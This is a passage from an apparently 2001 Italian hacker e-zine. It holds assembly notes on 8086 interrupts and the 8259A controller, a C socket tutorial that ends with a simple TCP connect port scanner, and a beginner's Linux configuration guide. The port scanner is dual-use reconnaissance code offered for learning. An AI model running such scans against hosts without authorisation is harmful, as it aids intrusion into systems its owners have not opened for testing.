  LEA AX,RISPOSTA_CLOCK
  MOV ES:[08*4],AX
  MOV AX,CS
  MOV ES:[08*4+2],AX
  ;leggere un tasto
  ;ripristinare il vecchio vettore
  MOV AX,VECCHIO_IP
  MOV ES:[8*4],AX
  MOV AX,VECCHIO_CS
  MOV ES:[8*4+2],AX
  MOV AH,4CH
  INT 21H
MAIN ENDP



INTERRUZIONI INTERNE
====================
Sono interruzioni generate in seguito all'esecuzione di una interruzione

-divisione per 0
-single step (flag di single step)
-break point (istruzione di break)



INTERRUZIONI SOFTWARE
=====================
Sono interruzioni generate dall'utilizzo dell'istruzione INT n (dove n
è il tipo).

Istruzione INT n
es: INT 21H S.O. DOS
    INT 10H BIOS VIDEO
```

IL CONTROLLORE PROGRAMMABILE PIC 8259a
==========

Il PIC 8259a è un dispositivo programmabile che serve a gestire le interruzioni
tra il µP 8086 e le periferiche.







REGISTRI DEL PIC
==========

IRR (INTERRUPT REQUEST REGISTER)

IMR (INTERRUPT MASK REGISTER)



ISR (IN SERVICE REGISTER)



COME IL DISPOSITIVO SEGNALA LA RICHIESTA AL PIC
==========


All'interno del PIC c'è un rilevatore di fronte di salita.
Normalmente il segnale tra il PIC e il dispositivo che
richiede l'interruzione è a livello logico alto.
Quando il dispositivo vuole mandare una richiesta di
interruzione al µP abbassa il segnale a livello logico basso
e poi lo alza di nuovo. Questo cambiamento di livello viene
rilevato dal rilevatore di fronte di salita che invia la
richiesta di interruzione al PIC che provvederà ad inviarla
secondo la priorità al µP.

PORTE DEL PIC
==========


Le porte utilizzate dal PIC sono la 20H e la 21H.

Nell'inizializzazione del PIC vengono inizializzati:
-TIPO corrispondente IRQ0 (nel PC-IBM è 08)
-PRIORITA' Rigida o Rotazione (Nel PC-IBM è Rigida)
-MODALITA' INTERRUZIONE Fronte o Livello (Nel PC-IBM è di Fronte)

FRONTE



LIVELLO (Il livello si riabbassa quando la periferica è stata servita)



Il PIC si inizializza inviando dei comandi (Bytes) alle porte 20H e 21H.
Dopo l'inizializzazione:
porta 20H EOI (End Of Interrupt)
porta 21H Registro IMR (Leggere o scrivere il reg. di maschera)

ABILITAZIONE/DISABILITAZIONE LINEE IRQ
==========

Un esempio può essere la disabilitazione della tastiera.

```
;frammento di codice in Assembler
;per disabilitare la tastiera dobbiamo porre a 1 l'IRQ1 del registro IMR
MOV DX,21H
IN AX,DX
OR AX,00000010b
OUT DX,AX
```

Ora se viene premuto un tasto della tastiera cosa succede?
Il chip della tastiera, dopo aver riconosciuto il tasto, manda
un segnale al chip dell'interfaccia.

Eventi:

UTENTE 1)utente preme tasto

CONTROLLORE 2)il controllore tastiera segnala tasto premuto all'interfaccia

INTERFACCIA 3)richiede interruzione al PIC

PIC 4)se IMR[1]==1 -FINE-

```
PIC 5) 1.IRR[1]==1 (IMR[1]==0)
       2.se segnale INT==0 && ISR non contiene bit a 1 di parità maggiore
         segnale INT=1
       3.aspetta INTA

CPU 6)se IF==0 Resta al 6

CPU 7)IF==1
      attiva INTA
      aspetta il Tipo dal Bus Dati

PIC 8)Tipo=Tipo di IRQ0 + Posizione più bassa del bit a 1 di IRR
      scrive Tipo sul Bus Dati
      mette a 1 il bit di ISR
      mette a 0 il bit di IRR

CPU 9)legge Tipo
      salva lo stato CPU (Flags,CS,IP)
      IP=LeggiMemoria(0:Tipo*4)
      CS=LeggiMemoria(0:Tipo*4+2)
      IF=0

CPU 10)esegue routine

ROUTINE DI RISPOSTA 11)prima della fine routine di risposta (prima di IRET)
                       manda comando EOI al PIC
                       MOV AL,20H ;PRIMO PIC
                       OUT 20H,AL ;PRIMO PIC
                       MOV AL,20H ;SECONDO PIC
                       OUT 0A0H,AL ;SECONDO PIC

PIC 12)ricevuto EOI
       resetta bit di ISR (nella posizione più bassa)

SALUTI: NoFlyZone crew, City Hunter, CoDiE, #hackmaniaci, Master (SPP), Viviana
        Vicio, Delilah ^__^.


-------------------------------------*END*-------------------------------------

-------------------------------------[14]-------------------------------------
---------------------------------[CityHunter]---------------------------------
---------------------------------[Socket]---------------------------------

Eccoci di nuovo qui!Buondì a tutti! Oggi,prima di inoltrarci nel campo dei raw,
ho deciso di parlarvi un po' dei socket e delle loro caratteristiche.
Innanzitutto, cos'è un socket? Un socket è un descrittore di file.
Ok,ok...cos'è un descrittore di file? Un descrittore di file è un numero intero
che lo identifica(identifica il socket...perdonate l'italiano).
Detto in soldoni e sorvolando sulle definizioni più tecniche un socket è il
mattone fondamentale per una connessione.


+---------------+
|Client - Server|
+---------------+

Una connessione avviene solitamente tra un Client(che richiede la connessione)
e un Server(che la accetta...beh,dovrebbe;-)).
Questo è il famoso modello Client-Server: il client crea il socket, gli vengono
passate le info di collegamento(indirizzo,porta ecc), si connette al server e
aspetta una risposta. Il server,dalla sua parte, aspetta un collegamento e, alla
richiesta, decide o meno se processarla.


+--------------------------+
|Creazione e carateristiche|
+--------------------------+
```

Vediamo innanzitutto i tipi di socket che si possono usare:

Stream socket(SOCK_STREAM): è il socket che provvede alla bidirezionalità e alla
stabilità del collegamento. Questo tipo di socket
sfrutta il TCP.
Datagram socket(SOCK_DGRAM): questo al contrario non garantisce l'arrivo dei
dati nè del loro ordine di arrivo.
Usa infatti il protocollo UDP.
Raw socket(SOCK_RAW): è il tipo usato quando è un programma stesso a costruire i
pacchetti. Come vedremo sarà il più divertente da smanettare.

Ma come si crea un socket? Come abbiamo detto prima un socket è un descrittore
di file. Così per crearlo lo definiamo come int (ho dimenticato di dirvi che
useremo il liguaggio C). Quindi useremo un modello così:

```
int socket (int domain, int type, int protocol)
```

Se vogliamo creare un socket con supporto TCP dovremo perciò scrivere:

```
sock = socket (AF_INET, SOCK_STREAM, 0)
```

precisando che dovrete aver prima definito " int sock; "(l'ho detto prima che era
un int...ricordate?)

Il campo domain è definito nel header <sys/socket.h>.
Se si sviluppano applicazioni per internet il campo del domain sarà AF_INET.

I socket type sono quelli che ho definito poco sopra, SOCK_STREAM, SOCK_DGRAM
e SOCK_RAW.

Protocol: si spinge il socket ad usare il protocollo specificato, in quasi tutti
i casi il valore è 0 in modo che sia il sistema a scegliere il protocollo miglire

Ci possono essere diversi motivi per cui un socket non può essere creato.
Alcuni sono:
ENOBUFS (carenza di memoria)
EPROTONOSUPPORT (quando si richiede un protocollo sconosciuto)
EPROTOTYPE (quando si richiede un socket per il quale non c'è un protocollo
supportato);

```
+----------+
|Il Binding|
+----------+
```

Il binding è un'operazione che viene utilizzata dal server. In cosa consiste?
Consiste nell'assegnamento di una porta al socket su cui accettare connessioni.
Ma quante? Non vorrete accettare un milione di connessioni no?:-)
Per limitare l'accesso si usa la funzione Listen(). Per utilizzarla procediamo
così:

```
int listen(int s, int backlog);
```

s è il socket che tenta la connessione e backlog è il max di connessioni
accettabili.
Ma torniamo al binding! Per Bindare un indirizzo internet dobbiamo fare:

```
#include <sys/types.h>
#include <netinet/in.h>
...
struct sockaddr_in sin;
...
bind(s, (struct sockaddr *) &sin, sizeof (sin));
```
(ci torniamo meglio in seguito)

Ho saltato un passaggio, ve ne siete accorti vero?;-)

Prima di fare questo dobbiamo pensare a riempire la nostra bella struttura
sockaddr_in! Quindi scriviamo:

```
struct sockaddr_in *addr;
...
addr = (struct sockaddr_in *)
        malloc(sizeof(struct sockaddr_in));
addr->sin_family = AF_INET;
addr->sin_port = htons(porta);
addr->sin_addr.s_addr=htonl(INADDR_ANY);
```

Woilat (si legge vualà...non so il francese;-)))

Qui ci serve solo indicare la porta su cui aspettare una connessione (ricordate che stiamo ancora parlando del lato Server!) in quanto non occorre specificare un indirizzo numerico specifico, poichè usiamo INADDR_ANY.

Per associare la porta e il socket usiamo questa funzione:

```
int bind(int sock, struct sockaddr *addr, int addrlen);
```

sock è il socket che abbiamo creato, addr è il puntatore alla struttura inizia-lizzata poco sopra, addrlen è la sua lunghezza.

E con questo finisce il binding! Passiamo alla connessione.

Connessione

Il Cliente richiede un servizio al server inizializzando una connessione al socket del server. Per fare questo il Client usa la funzione Connect();
E' una cosa simile:

```
struct sockaddr_in server;
...
connect( s, (struct sockaddr *)&server, sizeof (server));
```

dove server contiene le info quali indirizzo e porta con cui il client vuole stabilire una connessione.
Anche connect è un int che restituisce valore 0 se tutto è ok, -1 se qualcosa è andato storto.

Accettare connessioni

Dopo che il server ha in ascolto un socket, è pronto ad accettare una connessione.

```
struct sockaddr_in from;
...
fromlen = sizeof (from);
newsock = accept( sock, (struct sockaddr *)&from, &fromlen);
```

Da qui vediamo molte cose: la prima,che balza subito all'occhio, è che il valore in uscita è un altro socket(newsock) collegato al client che ha richiesto la connessione. Sock è il socket bindato in precedenza. Gli altri campi sono i soliti.

Normalmente accept() è un block, cioè una funzione bloccante.
Con bloccante intendiamo che non ridà il controllo al programma che lo chiama fino a quando non arriva una richiesta di connessione.

Trasferimento di dati

Una volta stabilita la connessione vorremmo magari anche trasmettere dati, voi che dite?:-)

Per fare questo si usano due funzioni o eventualmente due loro derivati:
read() e write() oppure send() recv().

```
write(s, buf, sizeof (buf));
read(s, buf, sizeof (buf));

send(s, buf, sizeof (buf), flags);
recv(s, buf, sizeof (buf), flags);
```

s è il nostro socket, buf è la porzione di memoria in cui verranno memorizzati
i caratteri da leggere o da scrivere, sizeof(buf) è il numero di caratteri
da leggere o scrivere.

Nelle altre due funzioni invece viene aggiunto il campo flags, che sono definite
in <sys/socket.h>

```
+---------------------+
|Chiusura di un socket|
+---------------------+
```

Ci sono due modi per chiudere un socket:

```
close(sock);  o  int shutdown(int sock, int how);
```

La prima la usiamo se il socket non ci interessa più di tanto e lo scartiamo.
Il sistema comunque continuerà a cercare di trasmettere dati.
Per evitarlo usiamo le maniere forti e usiamo la seconda:
sock è sempre il nostro fottutissimo socket mentre how può assumere 0,1,2:
0   il socket continua a ricevere ma è chiuso in scrittura;
1   il socket continua a trasmettere ma è chiuso in ricezione;
2   il socket viene definitivamente chiuso.

```
+----------------+
|Network funcions|
+----------------+
```
(che figo che sono...pure in inglese)

Per realizzare i nostri programmilli è necessario sapere anche le funzioni che
riguardano l'interrogazione del DNS (non vorrete impararvi tutti gli indirizzi
ip????) e i metodi di conversione degli indirizzi. Partiamo da questi:

1) long htonl - converte un valore da 32bit da host-byte order a network-byte order.
2) long htons - converte un valore da 16bit da   "   "   "   "   " .
3) long ntohl - il contrario di 1)
4) long ntohs - il contrario di 2)

Vi starete chiedendo...che cazzo sono ste cose??? Mo' spiego:-)
I numeri su un computer basato Intel ecc sono organizzati in byte ordinati dal
meno al più significativo. I pacchetti in Internet invece devono essere il
contrario, cioè dal più al meno significativo.

```
+---+
|DNS|
+---+
```

Come dicevo prima...non vorrete impararvi gli ip a memoria?? Perchè non
dare un po' di lavoro al nostro DNS?:-)
Nulla di più facile! Usiamo questa funzione:

```
struct hostent *gethostbyname (char *name)
```

questa fornisce in uscita una struttura hostent che contiene l'indirizzo
numerico del server contenuto in name.
Diamo anche un' occhiata alla struttura hostent già che ci siamo:

```
struct hostent {
```

```
     char *h_name;
     char **h_aliases;
     int  h_addrtype;
     int  h_length;
     char **h_addr_list;
};

#define h_addr h_addr_list[0]
```

importanti sono i due campi h_addr e h_lenght che contengono l'indirizzo e la lunghezza che cercavamo.
Non sto qui a farvi un esempio perchè come regalo vi faccio un piccolo portscanner in cui sono implementate queste cose, studiatevele da lì!:-)

Conclusioni

Beh...questo è tutto...beh,non proprio! Ci sarebbero ancora diverse cose da dire come la gestione degli errori...ma non li so ancora:-) o meglio, non tanto da saperli spiegare ad altri!
Prima di lasciarvi al mio programmino faccio i doverosi saluti,thx,source, fuck, ecc:
Thx to NoFlyZone crew...non c'è bisogno di dire nulla:-)
Saluti: Viciuz, Crashes, Quasar, Pit, XpTerminator, [Delilah], Zukky, BIGAlex, Jeyone, anetrip, wZeroCool, e tutti quelli di #noflyzone, #hack #hackmaniaci, #ondaquadra.
Source: Network programming con Linux di LordFelix su Linux&c num 1. un po' di pagine web:-)
Fuck: Al prof di automatica che mi fa venire un sonno atroce! Al freddo becco che mi sta uccidendo in queste ultime mattinate.

Simple Port Scanner

E' un banalissimo portscanner solo per tcp. Non aspettatevi grandi cose, vi serve solo per avere un'idea di come fungono i socket. Vi proporrò altre versioni, ci sto ancora giocando un po'...consideratela una v0.1 :-)

--------------------taglia qui--

```
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/in.h>         /*sicuramente ve ne servono meno di header*/
#include <netdb.h>              /*ma meglio uno in più che uno in meno!:-)*/
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <linux/ip.h>
#include <linux/if.h>
#include <sys/ioctl.h>
#include <sys/types.h>
#include <signal.h>
#include <fcntl.h>



main(int argn, char **argv)
{


 struct sockaddr_in indirizzo;
 struct hostent *hp;
 int porta, sock, z;
```

```
 if (argn!=4)  {printf("\n\t|************************************************|");
                printf("\n\t|        PortScan       by City Hunter  V0.1       |\n");
                printf("\t|++++++++++++++++++++++++++++++++++++++++++++++++|\n");
                printf("\t|    %s  Target  <initial port><final port>   |\n", argv[0]);
                printf("\t|************************************************|\n\n");

               exit(0);

               };



if((hp=gethostbyname(argv[1])) == NULL) {
                                        perror("gethostbyname())");
                                        exit(1);
                                        }

for (porta=atoi(argv[2]); porta<=atoi(argv[3]); porta++)
      {
        if ((sock=socket(AF_INET, SOCK_STREAM, 0))==-1) {
                                                          perror("Socket:"); exit(1);
                                                                  }
                else {
                memset(&indirizzo,0,sizeof(indirizzo));
                memcpy((char *)&indirizzo.sin_addr,
                hp->h_addr,hp->h_length);
                indirizzo.sin_family=AF_INET;
                indirizzo.sin_port=htons(porta);}


        if (z=connect(sock,(struct sockaddr*) &indirizzo,sizeof(indirizzo))== 0)
        {

        printf("%d TCP\n",porta);

                }
                close (sock);
         }


}
```

----------taglia qui----------

In sostanza cosa fa? Chiede all'utente l'indirizzo da scannare, la porta di inizio e quella di fine. Interroga il DNS e crea il socket.
Poi cosa fa? Una cosa molto semplice: crea un ciclo for dalla porta iniziale a quella finale e prova a connettersi a tutte. Se il connect() restituisce 0 la porta è aperta, se restituisce -1 è chiusa. Quando è aperta avverte l'utente. Compilata con successo con gcc -o portscanner portscanner.c
Un'ultima cosa...se scannate un host che ha un firewall il progr non funge, prova a connettersi ma resta in attesa su quella porta...spero di risolvere il problema con la prossima release. Con questo è tutto, divertitevi!
Mi trovate su #NoFlyZone #hack #hackmaniaci tutti sui server di azzurra!
A presto!
<<<<<<<<<<HaCk ThE FuckINg PlanEt>>>>>>>>>

----------*END*----------

==========


----------[MISCELLANEOUS]----------

==========

```
------------------------------------[15]------------------------------------
-----------------------------------[Quasar]-----------------------------------
--------------------------[Configurare e usare Linux]-------------------------
```

__NOFLYZONE CREW__

http://www.noflyzone-crew.cjb.net/



-> Forgiato da QUASAR Dicembre 2001 <-

Questa guida vuole offrire un semplice aiuto a chi vuole configurare e conoscere maggiormente la propria linux box

DESTINATARIO : INTERMEDIO E PRINCIPIANTE :D

__LA MAPPA DEL TUTORIAL__

LISTA Argomenti

```
 _
/ |
| |
| |_
|_(_) Installare e partizionare
```

Verra Spiegato ora come partizionare il proprio disco per LINUX

Innanzitutto LINUX vede i canali ide nel seguente modo

HDA -> Primary Master
HDB -> Primary Slave
HDC -> Secondary Master
HDD -> Secondary Slave

```
Per esempio se il vostro HD sara' sul canale primario master si chiamera' HDA
ma le sue partizioni potranno chiamarsi HDA1 o HDA2 .... HDA'X'
Questi vengono chiamati DEVICE, risiedono tutti nella cartella "/dev" di linux,
(ricordare che '/' è la directory radice del sistema operativo equivale
pressapoco a paragonarla al 'C:' di win.).
Ogni device rappresenta un dispositivo, per esempio la scheda audio ha un device
il lettore cd usa come gli hard disk quelli citati sopra e cosi' via.
Le distribuzioni odierne richiedono minimo 1G di spazio (se includete Xwindow
per la grafica e tanti aggeggini :D ), io ne consiglio almeno 2G.
Ma come trovare lo spazio? Be si puo' creare una partizione con PARTITION MAGIC
molto semplice e sicuro da usare, altrimenti FDISK di windows ma cio' comporta
la perdita dei dati (ATTENZIONE QUINDI!) o ancora si puo' usare il programma
presente durante l'installazione della propria distro ma vale il discorso
di prima con FDISK.

----- FILE SYSTEM -----

 bin/   etc/   lib/  mnt/  proc/  sbin/  usr/ boot/
 dev/  home/  lost+found/  opt/  root/  tmp/   var/



 SWAP PARTITION -> Per file di swap del sistema, va creato un spazio circa
                   il doppio della ram di sistema ma nemmeno questo è vero
                   diciamo che dipende tutto dall'uso che ne farete cmq
                   le nuove versioni del kernel dal 2.4 richiedono per funzionare
                   a pieno minimo 256MB :D poi ad esempio se avete 256MB
                   nn è detto che dobbiate fare 512MB di swap :D
 /              -> Partizione radice del sistema alla quale fa riferimento
                   il sistema per il suo albero di directory
 /home          -> Cartelle o partizioni personali degli utenti che andranno
                   a loggarsi
 /boot          -> Solitamente risiede l'immagine del kernel e i backup
                   del LILO
 /usr           -> Risiedono tutti i file binari della distro X e i MAN i
                   Documenti tutto quasi :^)
 /lib           -> Librerire principali di sistema
 /etc           -> Tutti o quasi i file di configurazione
 /mnt           -> Qui risiedono le cartelle per montare i dispositivi
 /bin /sbin     -> Binari principali
 /var           -> Log file e file vari
 /tmp           -> File Temporanei ma no quelli di SWAP!
 /lost+found    -> Cluster persi
 /proc          -> File di sistema momentanei e non
 /root          -> Risiedono i dati dell'amministratore di sistema il mitico
                   ROOT ^^

 ---- PARTIZIONI CONSIGLIATE ----

   Principianti :

                 - Creare una partizione di swap il doppio della ram
                 - Una partizione di "/" radice e basta

   Oppure :
                 - SWAP a piacimento
                 - Una partizione radice "/"
                 - Una partizione "/boot"
                 - Una partizione di "/home"

  Prestare attenzione allo spazio disponibile!
  Creare partizioni al posto di semplici cartelle è piu' sicuro in quanto
  limita nel caso, la perdita di dati.


  ---- AVVIARE L'INSTALLAZIONE ----

  Ogni DISTRO ha la sua installazione ma tutte hanno bisogno di bootare il CD.
  Si puo' creare un floppy di avvio con l'utility RAWRITE presente nel CD,
```

(comando "rawrite immagine a:" es.: "rawrite D:/boot/cdrom.img a:")
oppure impostare il proprio BIOS per il boot da cd rom, inserire il cd
e attendere ;^D

NOTA : Rawrite funziona da DOS

```
 ____
|___ \
  __) |
 / __/ _
|_____(_) Comandi base.
```

Ecco una serie di comandi base e loro uso per muoversi attraverso la propria
shell

* * * * * * * * * * * * *

TARBALL FILE

tar xfvz nome.tar.gz (scompatta tutto il file e crea relativa dir)

SU

su <nomeutente> prende i diritti di quell'utente
viene usato parecchio per prendere i diritti di root
temporaneamente

LOGIN

login <nomeutente>

PWD

mostra il percorso per arrivare nella dir dove sei gia' :)

RM

rm nomefile //rimuove un file

rm -rf nome //rimuove forzando e tutto in modo ricorsivo dentro la dir

IFCONFIG

da l'ip locale della maccina

MKDIR <nomedir>

crea una directory

RMDIR <nomedir>

elimina directory

MAN <comando>

manuale del comando desiderato

LS

mostra contenuto directory corrente

```
ls -a       // mostra tutto anche file nascosti
ls --color  // formato a colori
ls -l       // li incolonna
```

CP <dir o file> <destinazione con opportuno nuovo nome file>

```
    Copira file o directory

    cp -rf /directory  /mnt/win/  //copia tutta la dir in /mnt/win con recursive
                                  //e force mode
    cp ciao.txt  /mnt/win/ciccio.txt //copia e cambia nome

  DF

    pre conoscere quanto spazio si ha su disco disponibile,
    si usa df,

    df -m         //mostra lo spazio in MB
    df -h         //mostra lo spazio in GB

  CAT <nomefile>

    come TYPE per dos, stampa il contenuto di un intero dile per esempio
    quello che state leggendo

  PS

    visualizza i processi del sistema con il proprio PID

    ps -x  //vis processi
    ps -ax //tutti i processi

  KILL <pid>

    uccide il pid del programma scelto
```

```
 _____
|___ /
  |_ \
 ___) |
|____(_) Come connettersi ad internet (linea analogica).


   ---------------- COME CONNETTERSI AD INTERNET -----------------
                con il proprio script :) fatto in casa
                       e senza tool grafici

 La seguente procedura dovrebbe funzionare con la gran parte delle distribuzioni,
 l'importante per creare la procedura si deve avere privilegi di root.
 Allora bisogna sapere il DNS del proprio server ok? Primary e Secondary.
 Devi conoscere su che porta è il tuo modem:

Porta DOS Porta Linux

· COM1 /dev/ttys0
· COM2 /dev/ttys1
· COM3 /dev/ttys2
· COM4 /dev/ttys3

Per facilitare la lettura dello script che andremo a creare, si puo' utilizzare
un link simbolico /dev/modem con il comando

------>    ln -s /dev/ttys(x) /dev/modem <- x=tua porta

Editare ora questo FILE -> /etc/resolv.conf

Inserire qui i DNS come mostrato

search <dominioprovider>
nameserver xxx.xxx.xxx.xxx
```

```
Editare ora -->  /etc/ppp/options

Inserire in questo FILE :

/dev/modem
57600       (velocita' porta modem)
debug       (tiene traccia delle operazioni fatte dal PPPD)
lock     (inibisce alle altre applicazioni l'utilizzo della porta quando è un uso  )
crtscts     (utilizza il controllo di flusso Hardware)
dafaultroute   ( aggiunge una route )
mtu 552     (imposta la dimensione dei pacchetti in trasmissione)
mru 552     (imposta la dimensione dei pacchetti in ricezione)

Editare ora --> /etc/ppp/pap-secrets

# Secrets for authentication using PAP
# client        server  secret                  IP addresses
nomeutente  * "<password>"

Creare ora uno script cioe' aprire un block notes editare e scrivere :

#!/bin/bash
/usr/sbin/pppd connect '/usr/sbin/chat -v "" ATDTnumero_di_telefono CONNECT "" '   u  ser

Ora diamo i permessi di lettura scrittura ed esecuzione allo script

chmod 744 tuoscript


Per l'utente root

Controllo della connessione

 In una nuova finestra terminale lanciate il comando:
 tail -f /var/log/messages fa  il debug della connessione e
 visualizza eventuali messaggi di errore
 Invece ifconfig ppp0 visualizza lo stato della connessione.

Chiusura connessione : edita il file /usr/local/bin/stopLIBERO
(nome dello script di scollegamento )

#!/bin/sh
DEVICE=ppp0
kill `cat /var/run/$DEVICE.pid`
echo "$DEVICE Terminato"
```

```
  _  _
 | || |
 | || |_
 |__   _|
    |_|(_) RPM cosa sono e come si usano.


  ----------------------------- RPM ------------------------
                     Red Hat Package Manager :^)
                      come installare gli RPM e
                           altre cosuccie
  ------------------------------------------------------------

  consiglio un -> man rpm ehehe si lo consiglio vivamente
  cmq comandi base :


  rpm -i nomefile.rpm      // installa
  rpm -e nomefile.rpm      // cancella
  rpm -Uvh nomefile.rpm    // upgrade
  rpm -i --force --nodeps  // forza e non calcola le dipendenze per
                             l'installazione
```

```
 rpm -e --force --nodeps  // forza e non calcola le dipendenze per
                             l'eliminazione

 Per altri comandi dare il comando rpm --help

 -*-*-*-*-*-*-*-* Leggere -*-*-*-*-*-*-*-*

 RPM version 4.0
 Copyright (C) 1998 - Red Hat Software
 This may be freely redistributed under the terms of the GNU GPL

 Usage:
--help                  - print this message
--version               - print the version of rpm being used

All modes support the following arguments:
 --define '<name> <body>' - define macro <name> with value <body>
 --eval '<name>+'       - print the expansion of macro <name> to stdout
 --pipe <cmd>           - send stdout to <cmd>
 --rcfile <file>        - use <file> instead of /etc/rpmrc and $HOME/.rpmrc
 --showrc               - display final rpmrc and macro configuration
  -v                    - be a little more verbose
  -vv                   - be incredibly verbose (for debugging)

Install, upgrade and query (with -p) allow URL's to be used in place
of file names as well as the following options:
   --ftpproxy <host>    - hostname or IP of ftp proxy
   --ftpport <port>     - port number of ftp server (or proxy)
   --httpproxy <host>   - hostname or IP of http proxy
   --httpport <port>    - port number of http server (or proxy)

-q, --query             - query mode
   --dbpath <dir>       - use <dir> as the directory for the database
   --queryformat <qfmt> - use <qfmt> as the header format (implies --info)
   --root <dir>         - use <dir> as the top level directory
   Package specification options:
     -a, --all          - query all packages
     -f <file>+         - query package owning <file>
     -p <packagefile>+  - query (uninstalled) package <packagefile>
     --triggeredby <pkg> - query packages triggered by <pkg>
     --whatprovides <cap> - query packages which provide <cap> capability
     --whatrequires <cap> - query packages which require <cap> capability
   Information selection options:
     -i, --info         - display package information
     --changelog        - display the package's change log
     -l                 - display package file list
     -s                 - show file states (implies -l)
     -d                 - list only documentation files (implies -l)
     -c                 - list only configuration files (implies -l)
     --dump             - show all verifiable information for each file
                          (must be used with -l, -c, or -d)
     --provides         - list capabilities package provides
     -R, --requires     - list package dependencies
     --scripts          - print the various [un]install scripts
     --triggers         - show the trigger scripts contained in the package

 -V, -y, --verify       - verify a package installation using the same same
                          package specification options as -q
   --dbpath <dir>       - use <dir> as the directory for the database
   --root <dir>         - use <dir> as the top level directory
   --nodeps             - do not verify package dependencies
   --nomd5              - do not verify file md5 checksums
   --nofiles            - do not verify file attributes
 --querytags            - list the tags that can be used in a query format

 --install <packagefile>
 -i <packagefile>       - install package
   --excludepath <path> - skip files in path <path>
   --relocate <oldpath>=<newpath> - relocate files from <oldpath> to
                                    <newpath>
```

```
  --badreloc           - relocate files in non-relocateable package
  --prefix <dir>       - relocate the package to <dir>, if relocatable
  --dbpath <dir>       - use <dir> as the directory for the database
  --excludedocs        - do not install documentation
  --force              - short hand for --replacepkgs --replacefiles
  -h, --hash           - print hash marks as package installs (good with
                         -v)
  --allfiles           - install all files, even configurations which
                         might otherwise be skipped
  --ignorearch         - don't verify package architecture
  --ignoresize         - don't check disk space before installing
  --ignoreos           - don't verify package operating system
  --includedocs        - install documentation
  --justdb             - update the database, but do not modify the
                         filesystem
  --nodeps             - do not verify package dependencies
  --noorder            - do not reorder package installation to satisfy
                         dependencies
  --noscripts          - don't execute any installation scripts
  --notriggers         - don't execute any scripts triggered by this
                         package
  --percent            - print percentages as package installs
  --replacefiles       - install even if the package replaces installed
                         files
  --replacepkgs        - reinstall if the package is already present
  --root <dir>         - use <dir> as the top level directory
  --test               - don't install, but tell if it would work or not

--upgrade <packagefile>
-U <packagefile>       - upgrade package (same options as --install, plus)
  --oldpackage         - upgrade to an old version of the package (--force
                         on upgrades does this automatically)

--erase <package>
-e <package>           - erase (uninstall) package
  --allmatches         - remove all packages which match <package>
                         (normally an error is generated if <package>
                         specified multiple packages)
  --dbpath <dir>       - use <dir> as the directory for the database
  --justdb             - update the database, but do not modify the
                         filesystem
  --nodeps             - do not verify package dependencies
  --noorder            - do not reorder package installation to satisfy
                         dependencies
  --noscripts          - do not execute any package specific scripts
  --notriggers         - don't execute any scripts triggered by this
                         package
  --root <dir>         - use <dir> as the top level directory

-b<stage> <spec>
-t<stage> <tarball>    - build package, where <stage> is one of:
      p                - prep (unpack sources and apply patches)
      l                - list check (do some cursory checks on %files)
      c                - compile (prep and compile)
      i                - install (prep, compile, install)
      b                - binary package (prep, compile, install, package)
      a                - bin/src package (prep, compile, install, package)
  --short-circuit      - skip straight to specified stage (only for c,i)
  --clean              - remove build tree when done
  --rmsource           - remove sources when done
  --rmspec             - remove spec file when done
  --sign               - generate PGP/GPG signature
  --buildroot <dir>    - use <dir> as the build root
  --target=<platform>+ - build the packages for the build targets
                         platform1...platformN.
  --nobuild            - do not execute any stages
  --timecheck <secs>   - set the time check to <secs> seconds (0 disables)

--rebuild <src_pkg>    - install source package, build binary package and
                         remove spec file, sources, patches, and icons.
```

```
  --recompile <src_pkg>  - like --rebuild, but don't build any package

  --resign <pkg>+        - sign a package (discard current signature)
  --addsign <pkg>+       - add a signature to a package
  --checksig <pkg>+
  -K <pkg>+              - verify package signature
    --nopgp              - skip any PGP signatures
    --nogpg              - skip any GPG signatures
    --nomd5              - skip any MD5 signatures

  --initdb               - make sure a valid database exists
  --rebuilddb            - rebuild database from existing database
    --dbpath <dir>       - use <dir> as the directory for the database
    --root <dir>         - use <dir> as the top level directory

  --setperms             - set the file permissions to those in the package
                           database using the same package specification
                           options as -q
  --setugids             - set the file owner and group to those in the
                           package database using the same package
                           specification options as -q
```

```
 ____
| ___|
|___ \
 ___) |
|____(_) LILO il BootLOADER.
```

---------- LILO come cofigurarlo ----------
installarlo disinstallarlo!

LILO -> LInux LOader è un programma per la gestione di piu' sistemi operativi
esso puo' risidere sia nell' MBR che in un floppy (per delle prove ad esempio)
ora vado a spiegare come si configura e si installa

Ora vi presento un esempio di lilo.conf presente nella seguente dir di tutte
le distro

------> /etc/lilo.conf <--------

```
---------------------
